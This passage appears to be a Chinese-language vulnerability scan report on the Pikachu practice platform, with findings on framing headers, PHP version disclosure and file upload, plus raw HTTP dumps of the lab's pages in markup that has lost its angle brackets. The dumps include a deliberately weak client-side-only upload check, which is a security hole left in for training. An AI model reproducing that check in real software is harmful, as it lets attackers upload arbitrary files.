class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class="active"   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div       div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="upload.php"unsafe upfileupload/a  /li  li class="active"客户端check/li  /ul!-- /.breadcrumb --  a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="一切在前端做的安全措施都是不靠谱的"  点一下提示~  /a   /div  div class="page-content"  div id="usu\_main"  p class="title"这里只允许上传图片o！/p  form class="upload" method="post" enctype="multipart/form-data" action=""  input class="uploadfile" type="file" name="uploadfile" onchange="checkFileExt(this.value)"/br /  input class="sub" type="submit" name="submit" value="开始上传" /  /form  /div   /div!-- /.page-content --  /div /div!-- /.main-content --     script  function checkFileExt(filename)  {  var flag = false; //状态  var arr = ["jpg","png","gif"];  //取出上传文件的扩展名  var index = filename.lastIndexOf(".");  var ext = filename.substr(index+1);  //比较  for(var i=0;iarr.length;i++)  {  if(ext == arr[i])  {  flag = true; //一旦找到合适的，立即退出循环  break;  }  }  //条件判断  if(!flag)  {  alert("上传的文件不符合要求，请重新选择！");  location.reload(true);  }  } /script      div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 配置您的 Web 服务器，使其包含 X-Frame-Options 报头和带有 frame-ancestors 指令的 CSP 报头。有关该报头可能值的更多信息，请查阅 Web 参考资料。 |
| 复测结果 |  |

* + - 1. PHP 版本泄露

|  |  |
| --- | --- |
| 风险名称 | PHP 版本泄露 |
| 风险级别 | **低** |
| 风险描述 | Web 服务器正在发送 X-Powered-By：响应报头，显示 PHP 版本。 |
| 请求数据 |  |
| 响应数据 |  |
| 修复建议 | 配置 Web 服务器以防止其 HTTP 响应的信息泄露。 |
| 复测结果 |  |

* + - 1. 文件上传

|  |  |
| --- | --- |
| 风险名称 | 文件上传 |
| 风险级别 | **低** |
| 风险描述 | 此页面允许访客上传文件至服务器。多个 Web 应用程序允许用户上传文件（如图片、图像、声音等）。如果处理不当，上传的文件可能会带来很大的风险。远程攻击者可能发送带有特制文件名或 mime 类型的 multipart/form-data POST 请求并执行任意代码。 |
| 请求数据 | GET /pikachu-master/vul/unsafeupload/clientcheck.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/unsafeupload/clientcheck.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 00:59:50 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 34427    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class="active"   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon 